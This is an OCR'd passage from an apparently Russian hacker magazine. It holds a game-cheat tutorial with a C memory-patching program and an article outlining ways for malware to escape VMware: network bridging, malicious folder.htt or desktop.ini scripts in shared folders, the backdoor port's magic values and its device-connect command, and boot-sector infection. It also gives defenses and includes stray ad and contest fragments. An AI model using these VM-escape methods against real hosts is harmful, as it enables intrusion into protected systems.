00152262h: A1h      60h    00h
001523E2h: A1h      60h    00h
00166574h: 32h      31h    30h
001666B4h: 32h      31h    30h
00168F28h: 32h      31h    30h
001772A5h: 65h      64h    FFh
00177538h: CCh      4Ah    FFh
001775ECh: C7h      26h    FFh
00177A10h: 08h      04h    FFh
```

Акелла
Один Воин.
Две Души.
Prince of Persia
The Two Thrones
Принц Персии
Два трона
UBISOFT
© 2006 "Akella", © 2005 Ubisoft Entertainment. All Rights Reserved. Based on Prince of Persia® created by Jordan Mechner. Ubisoft and the Ubisoft logo are trademarks of Ubisoft Entertainment in the U.S. and/or other countries. Prince of Persia, Prince of Persia The Two Thrones are trademarks of Jordan Mechner in the US and/or other countries used under license by Ubisoft Entertainment.
Все права защищены. Нелегальное копирование преследуется.
Игры с доставкой www.cdgames.ru Оптовая продажа: (495) 363-4614
E-mail: support@akella.com
Представитель на Украине - "Мультитрейд" - www.multitrade.com.ua
Филиал ООО "Полет Навигатора" в Санкт-Петербурге (дистрибьюторское подразделение компании "Акелла"), Санкт-Петербург, ул. Маршала Говорова, д.37, тел/факс (812) 252-49-65
СОЮЗ
ВИДЕОЛЕНД
Акелла

Рис. 3
боезапас успешно пополнен!

Здесь мы получили результат сравнения дампов памяти, снятых с программы. Ячейки, предположительно содержащие патроны, выделены полужирным шрифтом.

В глаза сразу же бросается стройная цепочка 32h, 31h, 30h, соответствующая следующим десятичным числам: 50, 49, 48. Ага, это же количество патронов! Эта переменная встречается в дампе трижды по смещениям 00166574h, 001666B4h, 00168F28h. Одна из них настоящая, остальные — тени. Как найти нужную? Для начала переведем «сырые» файловые смещения в виртуальные адреса. Проще всего это сделать с помощью hiew. Грузим dumped_1.exe, давим <F5> (goto), вводим «сырое» смещение 166574 и нажимаем <enter> — hiew тут же показывает в верхней строке соответствующий виртуальный адрес (PE.00568574), а значение байта под курсором равно 32h, значит, все правильно!

БЕРЕМСЯ ЗА ОТЛАДЧИК

Загружаем soft-ice (подопытная игрушка при этом уже должна быть запущена), нажимаем <Ctrl-D> и говорим «addr legacy», заставляя отладчик переключиться на контекст нужного процесса (в данном случае legacy.exe — главный исполняемый файл игрушки). Вводим «wd», чтобы появилось окно дампа и пишем «g 568574», где 568574 — виртуальный адрес предполагаемой ячейки памяти с патронами. Отладчик показывает в дампе содержимое памяти. Команда «e» позволяет его редактировать в интерактивном режиме. Как вариант, можно написать «e 568574 66», где 66 — количество патронов в шестнадцатеричном исчислении. Захачив предполагаемую ячейку с патронами, выходим из отладчика по <Ctrl-D> и смотрим, добавили нам патронов или нет (в некоторых играх изменения отображаются только после следующего выстрела). Ни хрена! Патроны продолжают убывать, а враги напирают, и долго мы так не продержимся! Сурово! Пробуем вторую ячейку — 1666B4h, лежащую, как утверждает hiew, по виртуальному адресу 5686B4h, но количество патронов по-прежнему остается неизменным. А вот на третий раз нам действительно везет, и патроны послушно увеличиваются до нужного значения. Следовательно, искомая переменная — это 168F28h с виртуальным адресом 56AF28h. В любой момент мы можем вызвать отладчик, набрать «addr l egacy <enter> e 56AF28 FF», пополняя запас патронов до максимального значения, вот только постоянно лазить в soft-ice слишком напряжно, да и не у всех он есть. Мы поступим проще: напишем программу, которая будет висеть в бэкграунде и подкидывать нам новые патроны каждые несколько секунд, даже несколько раз в секунду. Вот это действительно «подарок свыше»! :) Программа очень проста, ее код легко укладывается в пару строк — в этом легко убедиться, посмотрев на соответствующую врезку. Программа принимает идентификатор процесса (PID) в качестве аргумента командной строки, который можно определить с помощью виндового «Диспетчера задач». После завершения игрушки, наш автопатчер завершается автоматически. Он также может быть применен для хака других игрушек — необходимо лишь скорректировать AMMO_ADDR на адрес нужной ячейки, AMMO_VALUE — на желаемое значение, а AMMO_SIZE — на размер переменной. Запускаем нашу утилиту и оттягиваем монстров по полной, то есть не по-детски. При быстрой стрельбе патроны слегка убывают, но тут же вновь восстанавливаются в исходное значение. Красота!

ХАК НА ДИСКЕ

Модификация игр в памяти — мощная штука, но все-таки несвободная от ограничений. Программы, защищенные различными протекторами (типа star-force), активно сопротивляются снятию дампа, а под Linux нормальных дамперов вообще нет! В этих (и многих других) случаях приходится прибегать к альтернативному методу — правке файлов состояния игры (сэйвов). Тактическая стратегия выглядит как обычно: сохраняемся в saved_1, перемещаемся без потери здоровья (патронов) и сохраняемся в saved_2, затем стреляем один раз (тратим несколько процентов здоровья) и сохраняемся в saved_3. Сравниваем полученные файлы с нашей утилитой fck.exe и смотрим различия. Выбрав наиболее вероятных «кандидатов», правим их в hex-редакторе, загружаем исправленный файл в игру и, если патроны/здоровье не изменились, правим следующий байт и т.д.

Вернемся к DOOM'у. Подготавливаем три сэйва (doomsav0.dsg, doomsav1.dsg и doomsav2.dsg) и сравниваем их друг с другом. Опс! Все они имеют разный размер: 2440, 2586 и 2650 байт. Плохо дело! Судя по всему, сэйв имеет сложную структуру, и простое побайтовое сравнение, скорее всего, ничего не даст, поскольку ячейки, отвечающие за хранение патронов (здоровье), окажутся расположенными по различным смещениям. Расшифровка структуры сэйв-файлов — сложное, но очень увлекательное дело, «заразившее» множество светлых умов. Основным оружием становится интуиция и нечеткий «скользящий» поиск — мы ищем совпадающие (или просто похожие) фрагменты и корректируем смещения с привязкой к ним. В частности, doomsavX.dsg имеет следующую структуру: сначала идет заголовок, содержащий имя сэйва, версию игры и прочую лабуду.

ЗАГОЛОВОК СЭЙВА

```
0000000000: 32 00 F4 77 00 00 00 00 ? 00 00 00 00
00 00 00 00 2 Ïw
0000000010: 2B 7E 9C F7 00 00 00 00 ? 76 65 72 73 69
6F 6E 20 +~Ьÿ version
0000000020: 31 34 32 00 00 00 00 00 ? 61 66 33 32 00
52 37 59 142 af32 R7Y
0000000030: 65 73 00 B3 19 31 00 8F ? 29 32 30 00 A8
43 4F 66 es ??1 П)20 иCOf
0000000040: 66 00 BE 9F 4E 6F 00 6E ? 77 59 65 73 00
C8 37 4E f ?ЯNo nwYes ?7N
```




Рис. 4
синхронизация «рожиц» в FAR'е

За заголовком расположен какой-то бессистемный блок, всегда начинающийся со смещения 100h:

0000000100: 31 34 35 37 36 33 32 38 ? 0D 00 C8 00 02 00 64 00 14576328? ? ? d
0000000110: 00 00 90 01 28 00 90 01 ? 02 00 28 00 00 00 2C 01 P?(P?? (,?
0000000120: 64 00 00 00 07 00 00 00 ? 03 00 00 00 00 DC 05 01 d • ? ???
0000000130: 00 00 00 04 03 01 00 4C ? 00 20 00 00 00 00 00 00 ??? L

К бессистемному блоку примыкает характерная структура с косыми потоками рожиц. Ее смещение и размер различны и варьируются в очень широких пределах. Мы еще не знаем, за что она отвечает, но что бы здесь ни располагалось, вести сравнение нужно не с начала файла, а с начала этой самой структуры:

0000000140: FF 00 00 01 01 01 01 00 ? 01 01 01 08 00 01 1C 01 ???? ???? ???
0000000150: 0A 00 01 01 01 0B 00 01 ? 01 01 0C 00 01 01 01 10 ? ???? ???? ????
0000000160: 00 01 01 01 11 00 01 01 ? 01 12 00 01 01 01 13 00 ???? ???? ????
0000000170: 01 01 01 14 00 01 01 01 ? 15 00 01 4C 01 16 00 01 ???¶ ???§ ?L?? ?

Что значат косые потоки рожиц (знаков «?»)? И как определить это самое начало? Очень просто! Точно так, как астрономы определяют переменные и вспыхивающие звезды! Звездное небо не остается постоянным, и излучения некоторых звезд изменяют свои свойства со временем. Но как найти их среди тысяч других? Очень просто. Проецируем один звездный снимок на стену, затем удаляем его из проектора и вставляем другой, снятый чуть позже, добиваясь, чтобы звезды располагались на тех же самых местах, а теперь быстро-быстро меняем снимки один за другим. Переменные звезды начинают характерно мерцать! Используем эту технику для поиска отличающихся байт! Нам потребуется только FAR, все по-мужски :).




Рис. 5
быстро переключаясь между файлами по <+>/<->, ищем изменившиеся ячейки

Подгоняем курсор к doomsav0.dsg и давим <F3> (view), а затем — <F4> (hex-mode). Нажимаем <+> для перехода к следующему файлу (doomsav1.dsg), а затем — <-> для возвращения к предыдущему. Повторяем эму операцию несколько раз, убеждаясь, что косые потоки рожиц смещаются на значительные расстояния, поскольку начинаются с разных смещений. Нажимая <Alt-8> (goto), изменяем стартовое смещение файла doomsav1.dsg так, чтобы рожицы перестали прыгать. Словно мы крутим «синхронизацию» на осциллографе или накладываем отпечатки пальцев друг на друга, добиваясь наибольшего совпадения. В моем случае разница в базовом смещении рожиц составила 7 байт. То есть, чтобы они синхронизовались, один файл необходимо просматривать, начиная со смещения F0h, другой — с F7h. OK! Рожицы совпадают, и никаких различий между ними не обнаруживается! За что же они отвечают? Возвращаемся в игру и, не сходя со своего места, убиваем одного монстра. Сохраняемся. Ага! Различий попрежнему нет. Значит, «рожицы» отвечают не за трупы. Обращаем внимание, что по мере прохождения игры рожиц становится все больше и больше. Так, может быть, это и есть картографирование? Проверяем свою гипотезу. Действительно, стоит нам войти в новый сектор, как сразу же добавляется новая порция рожиц. Интересно, хранят ли они только карту или еще и состояния дверей? Это легко выяснить экспериментально! За рожицами начинается совсем другая структура данных, в которой на первый взгляд нет никакой закономерности и которая чудовищно изменяется между двумя соседними сохранениями. Логично предположить, что здесь сосредоточена святая святых — описание объектов игрового мира. Но как во всем этом разобраться?

ФРАГМЕНТ СТРУКТУРЫ, ОПИСЫВАЮЩЕЙ СОСТОЯНИЕ ИГРОВОГО МИРА

0000000740: 00 50 05 00 00 30 0E 40 ? FF FF BF 01 00 00 00 00 P? 0?@ ??
0000000750: 03 26 00 00 68 2E F1 00 ? 00 00 08 00 00 00 08 00 ?& h.e ? ?
0000000760: 09 00 00 00 30 07 00 00 ? 30 0E 40 FF FF BF 38 03 ? 0• 0?@ ?8?
0000000770: 04 00 00 00 01 00 00 00 ? 00 03 20 00 00 34 2F F1 ? ? ? 4/e
0000000780: 00 00 00 08 00 00 00 08 ? 00 0A 00 00 00 E0 06 00 ? ? ? p?
0000000790: 00 50 0D 40 FF FF BF 01 ? 00 00 00 00 03 24 04 00 P?@ ?? ?$?
00000007A0: 00 30 F1 00 00 00 70 00 ? 00 00 70 00 0B 00 00 00 0e p p ?

При внимательном осмотре дампа мы обнаружим, что константа FFFFh встречается намного чаще, чем остальные. Это ключ к понимаю структуры файла, но... где тот замок, куда его вставить? Смотрим. Константы расположены на различном расстоянии друг от друга, значит, мы имеем дело со структурой переменного размера или со списком, завершаемым «терминирующим» символом FFFFh. Если это структура, то где-то должен храниться ее размер, выражаемый в байтах, словах или двойных словах. Как найти его в дампе? Возьмем две ближайших константы, расположенные по смещению (748h и 76Bh). Как нетрудно подсчитать, их разделяет 23h байта. Следовательно, размер структуры не может выражаться ни словами, ни двойными словами (23h не кратно двум), а только байтам. Ищем число 23h в окрестности наших констант. Его нет! Поэтому можно предположить, что FFFFh используется в качестве терминирующего символа, то есть служит знаком конца списка. Остается только написать

программу, отображающую содержимое списков в удобочитаемом виде, тогда искать различия будет намного проще. Однако это довольно сложная задача, решение которой требует уймы времени и терпения. Зато потом мы сможем «убивать» любых монстров или добавлять новых, подкладывать аптечки и другие артефакты, словом, творить чудеса, но это будет потом. Сейчас же мы ограничимся тем, что пополним запас патронов, здоровья и брони, а также дадим герою все оружие, из которого лично я предпочитаю совсем не BFG, а обыкновенный дробовик, причем одностволку! :) Вместо сравнения сэйвов, мы используем альтернативный подход, называемый «прямым константным поиском». Допустим, у нас сложилась следующая ситуация: здоровье — 68%, броня — 95%, патроны — 73 (200 max), патроны для дробовика — 24 (50 max). Переводим 68 и 95 в шестнадцатеричную систему исчисления и получаем 44h и 5Fh. Отгружаем игру в doomsav.dsg и загружаем этот файл в hiew. Давим <F7> (search) и ищем 44h, где оно есть (внимание! При поиске чисел > 255 необходимо помнить, что младший байт располагается по меньшему адресу и поэтому ищется в обратном порядке, то есть для поиска 1234h в hiew'е необходимо ввести 34 12). Ячейка с искомым значением тут же обнаруживается по смещению B4h. Может, это и не здоровье, но... рядом с ней лежит 5Fh, а это, как мы помним, наша броня:

Рис. 6
с такой броней и здоровьем никакие враги не страшны!

ФРАГМЕНТ СЭЙВ-ФАЙЛА С ЯЧЕЙКАМИ, ХРАНЯЩИМИ ЗДОРОВЬЕ И БРОНЮ


```
000000B0: 00 00 00 00-44 00 5F 00-01 00 01 0A-00 00 00 00
D _ ? ??
000000C0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000D0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000E0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000F0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 30 0
```

Исправляем оба числа на FFFFh и загружаем исправленный сэйв в игру. Нетрудно заметить, что у нас все получилось :).

ЗАКЛЮЧЕНИЕ

Приобретенные навыки оказываются очень полезными при расшифровке сетевых протоколов и реконструкции недокументированных форматов файлов и файловых систем. Квалифицированных специалистов мало, поэтому на них всегда присутствует устойчивый спрос, так что бессмертие в играх — это совсем не забава! Это очень и очень серьезно! Многие выдающиеся хакеры начинали именно с бессмертия. Осваивали hex-редактор, терзали отладчик, понемногу изучали ассемблер и постепенно двигались к тому, кем они стали сейчас. В общем, ты меня понял. Вливайся!

BINARY YOUR'S



В полной версии статьи тебя ждет крутой бонус: там Крис покажет тебе, как перехватывать код, который всячески «вредит» тебе, уменьшая количество жизней, патронов и так далее. В этом случае все время обновлять ячейки памяти с патронами и жизнями не нужно: эти значения просто не будут меняться.

АВТОПАТЧЕР ADD_AMMO_CLIP.C

```
#define AMMO_ADDR        0x56AF28
#define AMMO_VALUE       66
#define AMMO_SIZE        1
main(int c, char** v)
{

        // объявляем переменные и проверяем аргументы командной строки
        int x; HANDLE h; unsigned int ammo = AMMO_VALUE; if (c < 2) return -1;

        // открываем процесс
        if (!(h=OpenProcess(PROCESS_VM_WRITE | PROCESS_VM_OPERATION,0,atol(v[1]))))
                return printf("-err:open process %d\n",atol(v[1]));

        // несколько раз в секунду пополняем запас патронов
        // 669 — задержка между обновлениями в миллисекундах
        while (WriteProcessMemory(h, AMMO_ADDR, &ammo, AMMO_SIZE, &x))Sleep(669);
}
```

ТЕКСТ КРИС КАСПЕРСКИ АКА МЫЩЪХ

Побег из VM Ware

Проникновение на основную систему из виртуальной машины

МНОГИЕ ХАКЕРЫ И СИСТЕМНЫЕ АДМИНИСТРАТОРЫ ГОНЯЮТ СОМНИТЕЛЬНЫЕ ПРОГРАММЫ ПОД VM WARE И ПРОЧИМИ ЭМУЛЯТОРАМИ, СЧИТАЯ, ЧТО ОНИ НАДЕЖНО ЗАЩИЩЕНЫ, ОДНАКО ЭТО НЕ ТАК! ЗЛОВРЕДНЫЙ КОД МОЖЕТ ВЫРВАТЬСЯ ИЗ ЭМУЛЯТОРА И ПОКОЦАТЬ ОСНОВНУЮ СИСТЕМУ. КРИС КАСПЕРСКИ ДЕТАЛЬНО ИССЛЕДОВАЛ ЭТОТ ВОПРОС И ПРЕДЛАГАЕТ НЕСКОЛЬКО ЭФФЕКТИВНЫХ СЦЕНАРИЕВ ВОЗМОЖНЫХ АТАК.

ТАК ДЕЛАЛ ТВОЙ ДЕДУШКА

Во времена MS-DOS/9x для экспериментов с вирусами приходилось держать на столе несколько компьютеров или переключаться на специальный жесткий диск, что было крайне неудобно. Народ с тоскою поглядывал в сторону NT, гибкая система безопасности которой позволяла творить чудеса, например, разрешала процессу изменять только специально подсаженные файлы-дрозофилы. Увы! Большинство вирусов не работало под NT! К тому же подсистема защиты оказалась крайне ненадежной, и хакеры научились ее обходить (например, эмулировать ввод с мыши/клавиатуры, посылая команды более привилегированному окну). С появлением виртуальных машин (VM Ware, Virtual PC) появился и соблазн использовать их как «загон» для вирусов и червей, что очень удобно. Вместо возни с мониторами, корпусами, жесткими дисками и проводами десяток «системных блоков» свободно размещается в нашей хакерской норе, к тому же некоторые эмуляторы, например BOCHS, содержат встроенные отладчики, уверенно работающие там, где soft-ice и olly уже не справляются.

МОЙ ДОМ — ТЮРЬМА

Весь вопрос в том, насколько это надежно. Гонять живого червя на эмуляторе? А вдруг он вырвется за его пределы? Анализ червей, выловленных в дикой природе, показывает, что многие из них уверенно распознают наличие эмулятора, отказываясь на нем запускаться, в результате чего червь имеет хорошие шансы пройти незамеченным. Но хакерская мысль не стоит на месте, пытаясь вырваться из-за стенок виртуальной машины. Теоретически это вполне возможно. Эмуляторы (особенно динамические, то есть такие, которые часть команд выполняют на «живом» процессоре) не свободны от ошибок. Привилегированные команды (типа обращения к портам ввода/вывода) отлавливаются эмуляторами достаточно надежно, и никаких граблей здесь по обыкновению нет, но существует реальная угроза записи в адресное пространство процесса-эмулятора при выполнении «обычных» инструкций. Конечно, модификации подвергается не код, а данные, но, если среди этих данных окажется хотя бы один указатель (а он наверняка там окажется), нашу хакерскую задачу можно считать решенной. Единственная проблема в том, что такая дыра

Учитывай, что информация в статье — не призыв к действию. Не принимай близко к сердцу написанное и не забывай, что за подобные действия можно попасть в суд.

(даже если она действительно будет обнаружена) успеет заткнуться быстрее, прежде чем получит большое распространение, к тому же существующие эмуляторы значительно уменьшают шансы червя на успех. Отбросим гипотетические дыры и сосредоточимся на универсальных методиках, работающих практически под любым эмулятором и эксплуатирующих уязвимости концептуального уровня, которые не так-то просто закрыть. Мыщъх предлагает три сценария атаки: а) проникновение через виртуальную сеть, б) back door-интерфейс эмулятора и в) внедрение в folder.htt в shared folders. Рассмотрим эти механизмы поподробнее.

ВИРТУАЛЬНАЯ СЕТЬ

Практически все эмуляторы поддерживают виртуальную сеть, связывающую гостевую (guest) и основную (host) системы невидимым кабелем. В эмуляторах типа QEMU она поднимается сразу, в VM Ware — только после соответствующей настройки виртуальной машины, но обычно эмулятор конфигурируется с сетью, потому что это самый удобный способ обмена данными. К тому же на базе той же VM Ware можно легко построить honeypot, своеобразный «капкан» для вирусов и червей, заползающих из Интернета. Если основная операционная система доступна по сети и в ней имеются дыры (типа дыр в DCOM RPC или TCPIP.SYS), то ее можно свободно атаковать из-под эмулятора так же, как и по настоящей сети. Разница лишь в том, что большинство персональных брандмауэров не отслеживают локальные подключения и не препятствуют им, то есть эмулятор позволяет хакеру подключаться к тем ресурсам, доступ к которым извне компьютера надежно закрыт! При организации honeypot'ов это очень актуально! Допустим, основная система содержит shared-ресурсы, доступные только изнутри локальной сети и для удобства не имеющие паролей, тогда виртуальная машина становится своеобразным «мостом» (или, если угодно, proxy-сервером) между хакером/червем и основной системой! Как защититься от этой атаки? Самое простое — снести виртуальную сеть, а весь обмен данными с гостевой системой ввести через дискету/CD-ROM. Чтобы не возиться с прожиганием CD-R/RW-болванок, можно использовать виртуальные iso-образы, только это все равно не спасет! Значит, нужно своевременно устанавить свежие заплатки на основную систему, а также пароли на все shared-ресурсы и удалить с основной машины все службы, доступ к которым нежелателен, либо же убедиться, что персональный брандмауэр отслеживает локальные подключения и блокирует их.

ОБЩИЕ ПАПКИ

Эмулятор VM Ware предоставляет еще один способ обмена данных между виртуальной машиной и основной операционной системой — shared folders (общие папки). При настройке гостевой машины администратор открывает доступ к одному или нескольким каталогам основной системы, и виртуальная машина «видит» их в своем сетевом окружении. Механизм общих папок работает в обход виртуальной сети, которая, может быть, вообще не установлена, и в плане защиты очень надежен, однако атаковать его все-таки можно! Как известно, начиная с Windows 98, «проводник» поддерживает пользовательский стиль папок, управляемый файлом folder.htt. Это обыкновенный http-шаблон, «переваривающий» не только тэги, но и скрипты. Известно множество VBS-вирусов, размножающихся именно этим путем. Что произойдет, если зловредный код, исполняющийся под эмулятором, создаст собственный folder.htt-файл или внедрится в уже существующий? При первом же открытии общей папки Проводником основной системы скрипт, содержащейся в folder.htt, получит управление, запуская вируса в свои владения! И это не единственный путь! Вирус может создать desktop.ini, указав, что папка используется для хранения изображений, тогда при ее открытии Проводник автоматически отображает миниатюры. Известно по меньшей мере три фатальные ошибки Windows, приводящие к возможности передачи управления на машинный код, — в bmp-, jmp- и wmf-файлах. И хотя соответствующие заплатки были выпущены очень давно, множество машин остаются уязвимыми и по сей день. Защититься от атак данного типа очень просто: забей на Проводник и пользуйся только FAR'ом или Total Commander'ом, периодически проверяя общие папки на вшивость (даже если лично ты никогда не пользуешься Проводником, то это еще не означает, что им не пользуются остальные, и существует вероятность, что общую папку откроет кто-то другой).

BACKDOOR

Для управления виртуальной машиной многие эмуляторы используют специальный (и по обыкновению недокументированный) back door-механизм вроде того, что есть в soft-ice (см. INT 03h в Interrupt List'е Ральфа Брауна). Virtual PC использует для той же цели инвалидные инструкции процессора, например 0Fh 3Fh 07h 0Bh, а VM Ware — «магический» порт ввода/вывода. Остановимся на VM Ware как на самом популярном эмуляторе. Чтобы передать back door-команду на выполнение, необходимо выполнить следующие действия:

• в регистр EAX занести магическое число 564D5868h ('VMXh' в ASCII-представлении);
• в регистр DX занести магическое число 5658h (номер порта, 'VX' в ASCII);
• в регистр CX занести номер команды, а в регистр EBX — ее параметры;
• выполнить команду IN EAX, DX (or OUT DX, EAX);
• если программа исполняется не под VM Ware (или VM Ware был предварительно пропатчен) на прикладном уровне защищенного режима возникнет исключение типа «нарушение доступа»;

особенности национальной охоты на вирусы или загон для вирусов

• при выполнении под VM Ware регистр EBX будет содержать магическое число 564D5868h ('VMXh' в ASCII-представлении), а в остальных регистрах — возвращенные данные (если они есть);

VM Ware поддерживает большое количество самых различных команд, подробно исследованных Ken'ом Kato и описанных в его статье VMware's back (http://chitchat.at.infoseek.co.jp/vmware/backdoor.html). Здесь можно найти и установку даты/времени, и работу с буфером обмена, и даже механизм удаленного вызова процедур (RPC), но потенциально опасных команд среди них нет. Вирус не может просто взять и вырваться из виртуальной машины! Или… все-таки может? Свыше двух десятков команд еще остаются неисследованными. Никто не знает, какие возможности нас ждут… Из всех команд, исследованных на сегодняшний день, самой опасной была и остается 0Ch (*Connect/disconnect a device*), отвечающая за подключение/отключение IDE-, SCSI- и USB-устройств. У вируса существует шикарная возможность подключить физический диск основной системы и нагадить на него по полной программе (VM Ware позволяет создавать виртуальные диски на основе физических). Еще вирус может дотянуться до «USB-свистка» и заразить все имеющиеся на нем исполняемые файлы, которые кто-нибудь обязательно запустит на основной машине. Короче, возможностей много. Для защиты рекомендуется пропатчить VM Ware, изменив магический номер на что-то еще. Неофициальная заплатка лежит здесь: http://honeynet.rstack.org/tools/vmpatch.c, официальных пока нет и, по-видимому, в обозримом будущем и не предвидится. Но даже залатанная система по-прежнему остается уязвимой, поскольку подобрать нужные магические числа можно и брутфорсом, так что вариантов не так уж и много — 16-битный номер порта, плюс 32-битный «пирожок» дают менее 48 значимых битов! «Менее» — это за вычетом стандартных номеров портов, которые нельзя использовать.

ПРОЧИЕ СПОСОБЫ

Для обмена мелкими порциями данных между виртуальной машиной и основной системой удобно использовать гибкий диск. Просто даем эмулятору физический доступ к устройству A: (B:), и все — кранты! Если вирус внедрит в boot-сектор зловредный код, то дискета окажется забытой в дисководе и этот дисковод будет первым загрузочным устройством в BIOS Setup, когда-нибудь зловредный код получит управление и сможет поразить жесткий диск основной системы.

Существуют и другие сценарии проникновения, однако они еще менее жизнеспособны и поэтому здесь не рассматриваются.


ЧТО ЖЕ ДАЛЬШЕ?


Эмулятор — это очень удобная вещь, однако от разведения вирусов в недрах виртуальной машины я советую воздержаться: «скорлупа», отделяющая гостевую систему от реального мира, слишком тонка, и против грамотно спланированной атаки ей не устоять. Можно, конечно, запустить эмулятор в эмуляторе (например, BOCHS внутри VM Ware), только это все равно не решит всех проблем, а вот производительность упадет колоссально!


Отельный жесткий диск в этом плане намного надежнее, да и удобнее. Кстати говоря, отключать основной диск необходимо чисто физически — путем отрубания кабеля. Диски, перечисленные в основном разделе BIOS, актуальны только на стадии первичной загрузки, а дальше весь обмен идет через драйвер защищенного режима, работающий напрямую с контроллером. Отключение каналов интегрированного контроллера через BIOS Setup, как правило, делает диски невидимыми, да и штатными средствами Windows до них не дотянуться, однако зловредный код при большом желании со своей стороны может перенастроить контроллер на ходу, подцепив все каналы. Естественно, это системно-зависимая операция и все контроллеры программируются по-разному, но поддержать пару-тройку самых распространенных чипсетов вполне реально!

Короче говоря, «дедовские» способы — самые надежные, но неудобные. Виртуальные машины удобные, но ненадежные. Вот и выбирай!

BINARY YOUR'S



настройка виртуальной сети в VM Ware


фрагмент исходного текста VBS-вируса


фрагмент исходного текста VBS-вируса

ОТЫГРАЛИСЬ!

ПОДВОДИМ ИТОГИ КОНКУРСА ОТ КОМПАНИИ AVE




EC-330
260 у.е.


ПЕРВОЕ МЕСТО ДОСТАЕТСЯ СЕТУНОВУ АЛЕКСАНДРУ. ОН ПЕРВЫЙ ВЕРНО ОТВЕТИЛ НА ВСЕ ВОПРОСЫ.

C200
250 у.е.

АКУСТИЧЕСКУЮ СИСТЕМУ C200 ПОЛУЧАЕТ МАКС ФРИШ. ОН ВТОРОЙ ПРИСЛАЛ ВЕРНЫЕ ОТВЕТЫ.




D60
80 у.е.



И ПОСЛЕДНИЙ ПОБЕТИЛЬ — НИКОЛАЙ ИВАНОВ. ОН ВЫИГРАЛ КОЛОНКИ AVE D60.

Все мы наслышаны о громких судах над пойманными хакерами. То тут, то там доблестные работники силовых органов принимают сетевых негодяев и ведут несчастных хакеров на суд. Самое интересное во всем этом — узнать, как все выглядит со стороны хакеров. О чем они думают, что говорят, как реагируют. Специально для тебя мы нашли двоих хакеров, у которых в разное время были серьезные проблемы с законом. Вот что они рассказали нам.



TEXT SOLID SNAKE & SP3K7ERX [GH0ST]

В ГОСТЯХ У ПРОКУРОРА

КАК ПРИНИМАЛИ

Solid Snake:

Я вернулся домой из института уставшим и голодным. Изрядно наевшись, прилег отдохнуть, но сон не был долгим, так как буквально через несколько минут меня разбудила мать, сказав, что звонят из военкомата. Голос в трубке представился какой-то фамилией и назвал свое звание. Состоялся такой вот примерно диалог:

(В)ояка — Вы такой-то такой-то (мое ФИО)?
(Я) — Да, так точно
(В) — Вы учитесь в институте таком-то (назвал мой инст)? Почему вы не предоставили военкомату справку о том, что учитесь в институте? Вы уже достигли призывного возраста и должны пройти службу в армии. Если вы учитесь в ВУЗе, то должны предоставить нам соответствующий документ.
(Я) — Ну, я думал, этими делами должен институт заниматься. И что я теперь должен делать, раз вопрос так стал?
(В) — Подойдите сейчас к вашему военкомату, я вас там буду ждать.
(Я) — Хорошо, сейчас буду.

Ладно, делать нечего. Нужно идти, а то еще загребут в армию. Примерно через полчаса подхожу я к территории военкомата, и в дверях меня встречают двое мужиков лет под 30—35. Одеты они были в костюмчики, при галстуке — никаких погонов. Вдруг один из них, лысый, как бильярдный шар, подходит ко мне и говорит:

(Л)ысый — Ты такой-то такой-то?
(Я) — Да, это я
(Л) — Служба Безопасности Украины!

Тут он достал документы и показал мне, офигевшему второй раз за этот день, и предложил сесть к ним в машину. Я вдруг понял, что, если не сяду сам, мне заломают руки, и я поеду связанным в бардачке. Мысль об этом не вызывала абсолютно никакой радости. Мы впятером уселись в тачку и тронулись.

sP3k7eRX:

Как же хорошо поспать солнечным летним утром. Особенно после двух дней вкалывания без сна. Так вот я и спал мертвым сном, пока не проснулся от странных голосов в прихожей. Дверь незнакомцам очевидно открыл кто-то из родственников. Еще не до конца поняв ситуацию и сладко потягиваясь, я хотел встать и выяснить, что там происходит. И вот, на тебе! Не успел и глазом моргнуть, как в комнату ворвались 3 человека с бумагами и протоколами наперевес. За ними следом — две девушки.
